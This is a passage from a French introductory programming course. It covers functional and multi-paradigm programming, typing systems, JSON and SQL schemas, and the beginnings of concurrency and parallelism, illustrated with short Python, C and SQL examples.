Deux idées centrales du paradigme fonctionnel méritent une attention particulière. La première est l'*immutabilité* : plutôt que de modifier une structure de données existante, on en crée une nouvelle. Cela élimine toute une classe de bugs liés aux modifications inattendues de l'état. Cette classe a un nom, et la section sur la concurrence montre pourquoi une valeur qu'on ne modifie jamais peut être partagée sans verrou. La seconde est l'usage de *fonctions d'ordre supérieur*, c'est-à-dire des fonctions qui prennent d'autres fonctions en argument ou qui en retournent. Les plus célèbres sont `map`, `filter` et `reduce`, qui permettent de transformer des collections de données de manière déclarative.

Reprenons notre exemple, cette fois dans un style fonctionnel en Python :

```
nombres = [1, 2, 3, 4, 5, 6, 7, 8]
résultat = list(map(lambda n: n ** 2, filter(lambda n: n % 2 == 0, nombres)))
print(résultat)  # [4, 16, 36, 64]
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

On remarque qu'il n'y a ici aucune boucle, aucune variable qui s'accumule : on *déclare* ce qu'on veut (filtrer les pairs, puis mettre au carré) plutôt que de décrire *comment* le faire étape par étape. La liste d'origine n'est jamais modifiée. Ce style est souvent qualifié de *déclaratif*, par opposition au style *impératif*.

Les langages multi-paradigmes

En pratique, la plupart des langages modernes ne se limitent pas à un seul paradigme. Python en est un excellent exemple : nous venons d'écrire le même programme dans trois styles différents, et les trois sont du Python parfaitement valide. On peut écrire du Python impératif, orienté-objet ou fonctionnel, selon ce qui convient le mieux au problème à résoudre. D'ailleurs, Python offre une syntaxe qui se situe quelque part entre le style impératif et le style fonctionnel, les *compréhensions de liste* (list comprehensions) :

```
nombres = [1, 2, 3, 4, 5, 6, 7, 8]
résultat = [n ** 2 for n in nombres if n % 2 == 0]
print(résultat)  # [4, 16, 36, 64]
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

Cette tendance au mélange des paradigmes est une caractéristique forte de l'évolution récente des langages de programmation. JavaScript a ajouté les classes (empruntées à l'OOP) tout en renforçant ses capacités fonctionnelles avec les fonctions fléchées et les méthodes comme `map`, `filter` et `reduce`. Java, longtemps le bastion de l'OOP pure, a introduit les expressions lambda et les streams dans sa version 8 (2014). Rust combine programmation système de bas niveau, traits inspirés de l'OOP et influences fonctionnelles comme le pattern matching et l'immutabilité par défaut.

La leçon à retenir est qu'un paradigme n'est pas un dogme, mais un *outil de pensée*. Un bon programmeur connaît plusieurs paradigmes et sait choisir celui qui exprime le plus clairement son intention dans un contexte donné. Nous verrons dans le module 3 comment ces choix de paradigme influencent directement l'architecture des systèmes logiciels.

Les types

Nous avons vu que le choix de la bonne structure de données peut avoir un impact fondamental sur la performance d'un programme. Les types sont un autre concept fondamental de la programmation, et ils jouent un rôle analogue mais différent : alors que les structures de données organisent l'information, les types permettent de contraindre et de clarifier la nature de cette information. En ce sens, ils constituent un outil puissant pour formaliser notre modèle mental de ce que notre programme manipule, et de ce qu'il est censé faire. Cette idée devient encore plus centrale dans le contexte de la programmation orientée-objet, où les types ne se limitent pas à décrire des valeurs simples, mais définissent des entités complètes avec leurs données et leurs comportements.

Typage statique vs dynamique

Pour bien comprendre cette distinction, il est utile de rappeler qu'il existe deux grandes familles de langages de programmation. Les langages compilés, comme C ou Rust, passent par une étape de compilation qui transforme le code source en un programme exécutable, avant que celui-ci ne puisse être lancé. Les langages interprétés, comme Python ou JavaScript, sont exécutés directement, ligne par ligne, par un interpréteur, sans cette étape préalable de transformation. En réalité, cette distinction est davantage un spectre qu'une frontière nette : Java, par exemple, compile le code source en un format intermédiaire appelé bytecode, qui est ensuite interprété par une machine virtuelle (la JVM). Python fait quelque chose de similaire avec ses fichiers `.pyc`, bien qu'on le considère généralement comme un langage interprété.

La distinction entre typage statique et dynamique est étroitement liée à celle entre compilation et interprétation. Dans un langage à typage statique, comme C, Rust ou Java, le type de chaque variable doit être connu au moment de la compilation, avant même que le programme ne s'exécute. Le compilateur peut ainsi détecter toute une classe d'erreurs avant l'exécution. Dans un langage à typage dynamique, comme Python ou JavaScript, les types ne sont vérifiés qu'au moment de l'exécution : on peut assigner n'importe quelle valeur à n'importe quelle variable, et c'est seulement quand le programme tente une opération incompatible qu'une erreur survient.

En Python, par exemple, rien n'empêche de changer le type d'une variable en cours de route :

```
x = 42        # x est un entier
x = "hello"   # x est maintenant une chaine de caractères
```

```
x = [1, 2, 3] # x est maintenant une liste
print(x)
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

En C, le type d'une variable est fixé à la déclaration, et le compilateur refuse toute incohérence :

```
int x = 42;
x = "hello";  // erreur de compilation !
```

Typage fort vs faible

La distinction entre typage statique et dynamique est souvent confondue avec une autre distinction, tout aussi importante : celle entre typage fort et typage faible. Un langage à typage fort refuse les opérations entre types incompatibles, même au moment de l'exécution. Un langage à typage faible, au contraire, tentera de convertir implicitement les valeurs pour que l'opération puisse se faire, ce qui peut mener à des résultats surprenants.

Python, bien que dynamique, est un langage à typage fort :

```
"5" + 3  # TypeError !
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

JavaScript, également dynamique, est à typage faible :

```
"5" + 3  // "53" (!)
```

On voit donc que ces deux axes sont indépendants l'un de l'autre. On peut les combiner pour situer les langages les plus courants :

	Typage fort	Typage faible
Statique	Rust, Java	C
Dynamique	Python	JavaScript

C est un cas intéressant : bien qu'il soit statique, son typage est considéré comme relativement faible, car il permet des conversions implicites entre types numériques et des manipulations directes de la mémoire via les pointeurs, ce qui peut mener à des comportements non détectés par le compilateur.

Les type hints en Python

Une tendance intéressante dans l'évolution des langages modernes est l'ajout d'un typage statique optionnel à des langages historiquement dynamiques. Python a introduit les type hints à partir de la version 3.5, et TypeScript est essentiellement JavaScript avec un système de types statiques ajouté par-dessus.

En Python, les type hints permettent d'annoter les types des paramètres et des valeurs de retour d'une fonction :

```
def addition(a: int, b: int) -> int:
    return a + b
```

Il est important de comprendre que Python n'impose pas lui-même ces annotations au moment de l'exécution. Elles servent plutôt de documentation formelle, qui peut être vérifiée par un outil externe comme `mypy`, avant l'exécution :

```
$ mypy exemple.py
exemple.py:4: error: Argument 2 to "addition" has incompatible type "str"; expected "int"
```

On obtient ainsi une partie des avantages du typage statique (la détection précoce d'erreurs), tout en conservant la flexibilité d'un langage dynamique. C'est un compromis de plus en plus populaire dans l'industrie.

Les types et les schémas

L'idée de contraindre la forme des données ne se limite pas aux langages de programmation. Quand on valide un document JSON contre un schéma JSON, on fait essentiellement la même chose que ce que fait un compilateur quand il vérifie les types : on s'assure que les données respectent une structure attendue, avant de les utiliser. Considérons par exemple un schéma JSON qui décrit une personne :

```
{
  "$schema": "http://json-schema.org/draft-07/schema#",
  "type": "object",
  "properties": {
    "nom": { "type": "string" },
    "age": { "type": "integer" }
  },
  "required": ["nom", "age"]
}
```

Un document comme `{"nom": "Alice", "age": 30}` serait valide selon ce schéma, mais `{"nom": "Alice", "age": "trente"}` serait rejeté, exactement comme un compilateur refuserait de passer une chaine de caractères là où un entier est attendu.


Cette même idée se retrouve dans les bases de données relationnelles, où le schéma d'une table définit le nom et le type de chaque colonne. Par exemple, une table `personnes` pourrait être définie ainsi en SQL :

```
CREATE TABLE personnes (
    nom TEXT NOT NULL,
    age INTEGER NOT NULL
);
```


On retrouve donc la même idée fondamentale à trois niveaux différents : les types dans un langage de programmation, les schémas JSON pour valider des documents échangés entre systèmes, et les schémas de bases de données pour structurer les données persistantes. Dans tous les cas, il s'agit de formaliser nos attentes sur la forme des données, pour que les erreurs soient détectées le plus tôt possible. Nous reviendrons en détail sur les bases de données et leurs schémas dans le module 3.

Concurrence et parallélisme

Au moment d'écrire ces lignes, le portable qui sert à rédiger ce cours fait tourner 716 programmes. Trois d'entre eux sont réellement en train de faire quelque chose, et l'un des trois est l'outil qui regarde. Les autres, plus de sept cents, dorment, en attendant qu'il se passe quelque chose, un clic, l'arrivée d'un paquet sur le réseau, la fin d'une lecture sur le disque. Le processeur est inoccupé à 78 %. Ce n'est pas un moment de calme, c'est l'état normal d'un ordinateur : une salle d'attente où presque tout le monde patiente, et où quelques-uns s'activent.



Une cuisine de restaurant fonctionne exactement ainsi, et c'est pour cette raison qu'elle servira de fil conducteur à toute cette section. Un samedi soir, trois cuisiniers sortent deux cents plats. Aucun ne prépare un plat du début à la fin avant de passer au suivant. L'eau des pâtes met huit minutes à bouillir, la sauce en met vingt à réduire, et un cuisinier qui resterait planté devant sa casserole ferait fermer le restaurant. Tout le métier consiste à ne jamais rester immobile pendant que quelque chose cuit. Il y a deux façons d'y parvenir, et elles n'ont presque rien à voir l'une avec l'autre.



Trois plats à faire, dans les trois cas. Le cuisinier peut les enchaîner l'un après l'autre. Il peut aussi les mener de front en passant de l'un à l'autre, et c'est la concurrence : rien n'a changé sinon son organisation. Ou trois cuisiniers peuvent s'y mettre, et c'est le parallélisme : cette fois ce sont les ressources qui ont changé.

La première est de s'organiser pour mener plusieurs plats de front, seul. La seconde est d'embaucher. Un logiciel dispose des deux : un programme peut être écrit pour ne jamais attendre les bras croisés (c'est la **concurrence**), et une machine d'aujourd'hui ne contient plus un seul processeur mais huit ou dix, autant de cuisiniers supplémentaires (**parallélisme**). L'application que vous construirez cette session aura besoin des deux. Elle devra répondre à plusieurs personnes à la fois sans faire patienter la deuxième derrière la première, et elle ne devra pas figer l'écran de quelqu'un pendant qu'un courriel de confirmation s'envoie.

Ce qui rend le sujet difficile, c'est ce qui se passe quand deux cuisiniers ont besoin du même couteau au même instant. Ou quand l'un sale la soupe que l'autre vient de saler. Rien ne s'effondre, aucun plat ne brûle. La soupe est simplement trop salée, une fois sur cent, et personne ne sait dire pourquoi.

Ces erreurs-là ne se voient pas en goûtant une fois, et c'est ce qui les rend redoutables : elles passent les tests, parce que les tests goûtent une fois. Une erreur de ce genre ne fait pas planter le programme. Elle lui fait donner une mauvaise réponse, de temps en temps, sans rien signaler, et c'est l'archétype du défaut qu'un module intitulé « Concevoir un programme correct » se doit de traiter.

Le parcours suit cinq étapes. On commencera par pourquoi le sujet s'impose, en remontant au moment où le matériel a cessé d'accélérer tout seul, et en posant les deux distinctions qui organisent le reste. On verra ensuite ce que le système d'exploitation offre réellement, avec les processus et les threads, puis ce qui casse quand plusieurs d'entre eux touchent aux mêmes données. On étudiera la réponse historique alternative, qui consiste à ne pas partager du tout, avant de terminer sur la manière dont un seul fil d'exécution peut servir des milliers de connexions à condition de ne jamais bloquer.

Pourquoi la concurrence

Le repas gratuit

Pendant une trentaine d'années, les programmeurs ont profité d'un arrangement remarquable : il suffisait d'attendre. Un programme jugé trop lent en 1995 devenait parfaitement acceptable en 1997, sans qu'une seule ligne soit modifiée, parce que les processeurs devenaient plus rapides d'année en année. Intel vendait des Pentium à 100 MHz en 1994, et des Pentium 4 à plus de 3 GHz en 2002. Le même code en profitait automatiquement, sans effort et sans risque. Herb Sutter a donné à cette période un nom qui est resté, celui du repas gratuit, dans un article de 2005 dont le titre annonçait la mauvaise nouvelle : *The Free Lunch Is Over*.

La loi de Moore, et celle qu'on oublie

Tout le monde a entendu parler de la **loi de Moore**, et presque tout le monde la cite de travers. En avril 1965, Gordon Moore, alors chez Fairchild Semiconductor et pas encore cofondateur d'Intel, publie dans la revue *Electronics* une observation de quatre pages : le nombre de composants qu'on sait graver sur une puce, à coût égal, double à intervalle régulier. Il parle d'un doublement annuel, qu'il révisera en 1975 à deux ans. La formule est devenue le raccourci favori de toute l'industrie pour dire que les ordinateurs vont toujours plus vite. Or la loi de Moore ne parle pas de vitesse. Elle parle de *quantité*, du nombre de transistors. Moore note bien, en passant, que des composants plus petits pourront fonctionner plus vite, mais il n'en fait pas une loi.

Le lien entre la quantité et la vitesse vient d'une seconde loi, bien moins connue, qu'on doit à Robert Dennard, chez IBM, en 1974. La **loi de Dennard** dit que lorsqu'on réduit un transistor, la puissance qu'il dissipe diminue d'autant, si bien que la densité thermique de la puce reste constante. On peut donc à la fois graver plus de transistors et les faire battre plus vite, sans que la puce chauffe davantage. C'est cette loi-là, et non celle de Moore, qui payait le repas gratuit. Et c'est elle, on va le voir, qui a cessé de tenir.

La fin, en 2004

Le repas s'est arrêté vers 2004. En octobre de cette année-là, Intel annonce l'abandon de son Pentium 4 à 4 GHz, une machine promise et jamais livrée. L'obstacle n'était pas la finesse de gravure, qui continuait de progresser, mais bien la fin de la loi de Dennard. En dessous d'une certaine taille, les transistors se mettent à fuir du courant et la densité thermique repart à la hausse. Intel montrait depuis la fin des années 90 des projections où celle de ses processeurs rejoignait celle d'un réacteur nucléaire si la tendance se poursuivait. Les transistors continuaient donc de doubler, comme le

voulait Moore, mais ils ne pouvaient plus servir à aller plus vite. Les **fondeurs**, c'est-à-dire les entreprises qui gravent les puces, s'en sont servis pour aller plus large, en plaçant plusieurs coeurs sur une même puce. La puissance a continué d'augmenter. Elle a simplement cessé d'être gratuite.




Schéma. Les formes et la date de bifurcation sont fidèles, les valeurs ne sont pas des mesures.

La loi de Moore n'a pas cessé de tenir. C'est celle de Dennard qui s'est arrêtée, et les transistors qu'on continuait de graver sont devenus des coeurs faute de pouvoir devenir de la vitesse.

Ce qu'est un coeur

Un mot sur ce qu'est un coeur, puisque tout le reste en dépend. Le **processeur** est la pièce qui exécute les instructions d'un programme, une par une, dans l'ordre. Un **coeur** est une de ces machines à exécuter, complète et autonome : elle possède ses propres registres, sa propre position dans le programme, et elle avance sans rien demander aux autres. Une puce à dix coeurs contient donc dix exécuteurs indépendants, capables de faire progresser dix suites d'instructions différentes dans la même seconde. C'est cette dernière phrase qui compte, et c'est à peu près la seule chose que le matériel offre : la possibilité que plusieurs choses avancent en même temps. Il ne dit rien de la manière de découper un programme pour en profiter, ni de ce qui arrive quand deux coeurs touchent à la même donnée.

Le travail change de main

Le déplacement est plus profond qu'il n'y paraît. Jusque-là, l'accélération était un service rendu par le matériel, silencieusement, à du code qui n'avait rien demandé. Elle devient une propriété qu'il faut écrire soi-même. Un programme qui ne fait qu'une chose à la fois, sur une machine à dix coeurs, en occupe un et laisse les neuf autres allumés à ne rien faire. Le portable sur lequel ces lignes ont été écrites en compte dix, un téléphone courant en compte six ou huit, et cette abondance est devenue la norme jusque dans les objets les plus modestes. Le programmeur hérite donc d'une tâche que

personne n'avait à faire avant lui, celle de découper son travail pour occuper une machine qu'on ne lui vend plus autrement.

La loi d'Amdahl, ou pourquoi dix coeurs ne font pas dix fois mieux

Même parfaitement découpé, un programme ne va pas dix fois plus vite sur dix coeurs, et la raison en a été formulée dès 1967 par Gene Amdahl, alors architecte chez IBM. La **loi d'Amdahl** observe que tout programme contient une part qu'on ne peut pas répartir, lire le fichier d'entrée, assembler le résultat final, et que cette part fixe un plafond. Si 10 % du travail reste séquentiel, dix coeurs donnent un gain d'un peu plus de cinq fois, et une infinité de coeurs ne donnerait jamais plus de dix. En cuisine, c'est le plat qu'il faut de toute façon dresser à la fin, quel que soit le nombre de cuisiniers derrière les fourneaux. Le parallélisme a donc un rendement décroissant, et savoir où se trouve la part séquentielle d'un programme compte davantage que le nombre de coeurs qu'on lui donne.

Avant d'aller plus loin, il faut lever une ambiguïté de vocabulaire, parce que le mot de concurrence est employé couramment pour deux choses différentes, et qu'un informaticien canadien a pris soin de les séparer.

La concurrence n'est pas le parallélisme

La distinction la plus utile du domaine tient en une phrase, et on la doit à Rob Pike, un informaticien canadien formé à l'Université de Toronto, passé par les Bell Labs où il a travaillé sur Unix et coinventé l'UTF-8 avec Ken Thompson, avant de concevoir le langage Go chez Google. Dans une conférence de 2012 au titre sans ambiguïté, *Concurrency Is Not Parallelism*, il pose ceci : la concurrence consiste à s'occuper de plusieurs choses à la fois, le parallélisme à en faire plusieurs à la fois. Le cuisinier seul devant ses trois casseroles s'en occupe ; les trois cuisiniers les font. La première est une manière de structurer un programme, la seconde une manière de l'exécuter. Un programme concurrent s'écrit comme un ensemble de tâches indépendantes qui progressent chacune à leur rythme, et qu'elles avancent réellement ensemble sur dix coeurs ou chacune à son tour sur un seul ne change rien à sa structure. La concurrence est une propriété du code. Le parallélisme est une propriété de la machine qui l'exécute.

Trente ans de langages

Ce n'est pas une remarque de conférencier. Pike a passé trente ans à construire des langages autour de cette idée. Dès la fin des années 80, aux Bell Labs, il conçoit Newsqueak, un langage où les tâches communiquent en s'envoyant des messages plutôt qu'en se partageant de la mémoire. L'idée vient de Tony Hoare, qui avait formalisé en 1978 un modèle où des tâches indépendantes ne s'échangent que des messages, les *processus séquentiels communicants*. La même idée traverse ensuite Alef puis Limbo, les langages des systèmes Plan 9 et Inferno, avant d'aboutir en 2009 à Go, conçu chez Google avec Ken Thompson et Robert Griesemer. Go en fait sa signature : ses tâches légères, les **goroutines**, se lancent avec un seul mot-clé, et se parlent en s'envoyant des messages. Le mot d'ordre du langage tient dans une formule qu'on retrouvera plus loin dans cette section, ne communiquez pas en partageant la mémoire, partagez la mémoire en communiquant. Trente ans séparent l'article de Hoare de la sortie de Go, ce qui dit assez la longévité des bonnes idées dans ce domaine.



Attendre n’est pas calculer

Il reste une seconde distinction, et elle ne porte pas sur la même question. La précédente demandait comment le travail est organisé. Celle-ci demande pourquoi un programme est lent, et il y a deux réponses qui n’ont presque rien à voir l’une avec l’autre. Un programme peut être lent parce qu’il **calcule**, et il l’est alors autant que son coeur le permet, pas davantage. Il peut aussi être lent parce qu’il **attend**, une réponse du réseau, une lecture de disque, une requête à une base de données, et il ne fait alors strictement rien, comme le cuisinier planté devant une eau qui n’a pas encore bouilli. Vus du dehors les deux se ressemblent, l’utilisateur patiente dans un cas comme dans l’autre, mais leur remède est opposé. Le premier manque de bras, et c’est là que le vrai parallélisme sur plusieurs coeurs prend tout son sens. Le second n’a aucun besoin d’un bras de plus, puisque celui qu’il a déjà ne bouge pas. Il a besoin qu’on cesse de le laisser inerte pendant que la réponse chemine. Un serveur qui attend cent réponses en même temps ne réclame pas cent coeurs. Il lui en faut un seul, qui ne s’arrête jamais.

Les programmeurs ont deux mots pour ces deux cas, et vous les rencontrerez partout, dans la documentation de Python comme dans n’importe quelle discussion sur le sujet. Un programme **CPU-bound**, limité par le processeur, est celui qui calcule : c’est le cuisinier qui hache les légumes, et il n’ira pas plus vite sans une paire de bras de plus. Un programme **I/O-bound**, limité par les entrées-sorties, est celui qui attend : c’est l’eau qui bout, et une paire de bras de plus n’y changerait rien. Le mot *bound* veut dire « limité par », et il désigne la ressource dont le programme manque. La plupart des applications web sont I/O-bound, elles passent leur vie à attendre une base de données ou un client, et c’est ce qui explique qu’un seul processus puisse en servir des centaines.

Processus et threads

Un programme n'est pas un processus

Il faut d'abord séparer deux choses que le langage courant confond. Un **programme** est un fichier, une suite d'instructions posée sur un disque, aussi inerte qu'une partition rangée dans un tiroir. Un **processus** est ce qui arrive quand on l'exécute. Le système d'exploitation lit le fichier, réserve une zone de mémoire, y installe les instructions et de quoi ranger les données, retient à quelle instruction on en est, tient la liste des fichiers ouverts, et laisse courir. Le même programme lancé trois fois donne trois processus, qui portent le même code et n'ont rien d'autre en commun : trois zones de mémoire distinctes, trois positions différentes dans ce code, trois jeux de fichiers ouverts. C'est ce qui permet à deux fenêtres du même éditeur de texte d'afficher deux documents sans se mélanger, alors qu'elles exécutent exactement les mêmes instructions.


Pourquoi ils ne peuvent pas se toucher

